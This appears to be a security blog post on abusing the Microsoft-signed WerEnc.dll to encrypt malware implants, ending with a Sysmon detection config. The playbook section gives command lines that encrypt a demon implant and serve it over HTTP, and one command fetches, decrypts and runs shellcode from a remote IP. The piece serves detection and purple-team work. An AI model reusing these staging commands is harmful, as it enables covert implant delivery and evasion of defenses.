

The Windows Error Reporting Dump Encoding Library (WerEnc.dll) is a Microsoft signed DLL that can be abused by threat actors to encrypt their implant using a trusted Microsoft cryptographic implementation. Threat actors can develop smaller stagers without using crypto code, enabling them to have improved evasion capabilities against endpoint detection and response systems by implementing AES-256 encryption. Furthermore, analysis of the implant is challenging, because the private key is stored in the infrastructure controlled by the threat actor.
Playbook
The WerEnc.dll is part of the Windows Error Reporting, the subsystem that collects crash dumps, kernel fault data, and diagnostic metadata. The DLL is responsible for encrypting WER-crash report payloads before they are transmitted or stored. Windows Error Reporting often contains sensitive information stored in these memory snapshots. Therefore, encryption of information is required, and the library responsible is the WerEnc.dll.
The library WerEnc.dll is part of the Windows 10 (1607+) and Windows 11 operating systems. It is located in System32, and it is signed by Microsoft.


The library exports two functions: EncryptDumpFile and EncryptDumpStream.

The AES-256 encryption is used and the only process that loads these binaries by default are the WerFault.exe and WerFaultSecure.exe during dumping of the PPL processes.



Red Team operators and malware developers have used the advapi32!SystemFunction033 (RC4 via RtlEncryptMemory) to encrypt their implants for years. The library provides threat actors with AES-256 encryption through real cryptography API, producing outputs that look like a legitimate encrypted WER artifact. The WerEnc.dll calls multiple cryptographic calls such as BCryptGenRandom, BCryptSetProperty, BCryptImportKeyPair, and BCryptEncrypt. The use of these cryptographic calls discloses a standard encryption process starting from the generation of keys, setting the encryption mode, importing a public key, and encryption of the data.


The research on the Windows Error Reporting Dump Encoding Library was performed and disclosed by Mr.Z and supporting proof of concepts were also released on his repository. The utility werenc-prob.exe is used mainly to assess if the library supports the exported functions and conducts a test.
werenc-prob.exe


The werenc-byok.exe can perform multiple operations, including the generation of keys, scanning the DLL, patching the RSA keys in memory, perform encryption and decryption.
werenc-byok.exe --scan-dll
The first stage of the attack is the generation of the RSA-4096 key pair using the --generate-keys flag. The --encrypt flag uses the private key to perform the encryption of the implant.
werenc-byok.exe --generate-keyswerenc-byok.exe --encrypt calc.bin
The werenc-rt.exe proof of concept performs the decryption and runs the implant.
werenc-rt.exe calc.bin.byok.encwerenc-rt.exe calc.bin.byok.enc werenc_priv.key

Demo:
Execution of the following command will encrypt and implant:
werenc-byok.exe --encrypt demon.x64.bin

The decryption can occur by defining the private key or storing the private key in the same path as the werenc-rt.exe.
werenc-rt.exe --beacon demon.x64.bin.byok.enc werenc_priv.key

Threat actors could also retrieve the implant from a remote location. During a purple team operation running the following command will initiate an HTTP server on port 80 to serve the encrypted implant.
python3 -m http.server 80

The --url parameter can fetch the implant, perform the decryption, and run the shellcode.
werenc-rt.exe --url http://192.168.95.133/implant.bin.byok.enc


Demo:

The following diagram visualizes the technique of abusing the dump encoding library for encrypting implants:
Detection
Threat actors can adopt an encryption for their implant at a similar standard that Microsoft uses for crash dump protection and BitLocker. Multiple, defensive controls such as application control, EDR memory scanning, and network DLP could be evaded because WerEnc.dll is a Microsoft signed DLL, there is a small timeframe to catch between the decryption and execution, and there is no plaintext C2 traffic. However, organizations can develop a strategy based on the detection opportunities that are generated by the implementation of the technique. The most notable is the loading of the WerEnc.dll library by arbitrary processes.
SOC teams can use the following Sysmon config to capture all the associated detection indicators generated by the publicly available proof of concepts.
<Sysmon schemaversion="4.90">
  <EventFiltering>

<RuleGroup name="WerEnc monitoring" groupRelation="or">
  <ImageLoad onmatch="include">
    <ImageLoaded condition="end with">\WerEnc.dll</ImageLoaded>
  </ImageLoad>

  <FileCreate onmatch="include">
    <TargetFilename condition="end with">\werenc_pub.key</TargetFilename>
    <TargetFilename condition="end with">\werenc_priv.key</TargetFilename>
    <TargetFilename condition="end with">\werenc_capture.log</TargetFilename>
    <TargetFilename condition="end with">.byok.enc</TargetFilename>
  </FileCreate>

      <!-- EID 3 — catch outbound HTTP from unknown processes -->
  <NetworkConnect onmatch="include">
    <DestinationPort condition="is">80</DestinationPort>
    <DestinationPort condition="is">443</DestinationPort>
    <DestinationPort condition="is">8443</DestinationPort>
  </NetworkConnect>

  <ProcessCreate onmatch="include">
    <CommandLine condition="contains">--beacon</CommandLine>
    <CommandLine condition="contains">--mem-stage</CommandLine>
    <CommandLine condition="contains">--capture</CommandLine>
    <CommandLine condition="contains">--c2</CommandLine>
  </ProcessCreate>
</RuleGroup>

  </EventFiltering>
</Sysmon>
The stager werenc-rt.exe loads the WerEnc.dll library. Similarly, if the threat actor generates the keys locally, the werenc-byok.exe also uses the encoding library. Therefore, execution of the technique will generate the following image load events captured under event ID 7.


SOC teams should also perform monitoring for file creation events if the implant is encrypted locally.
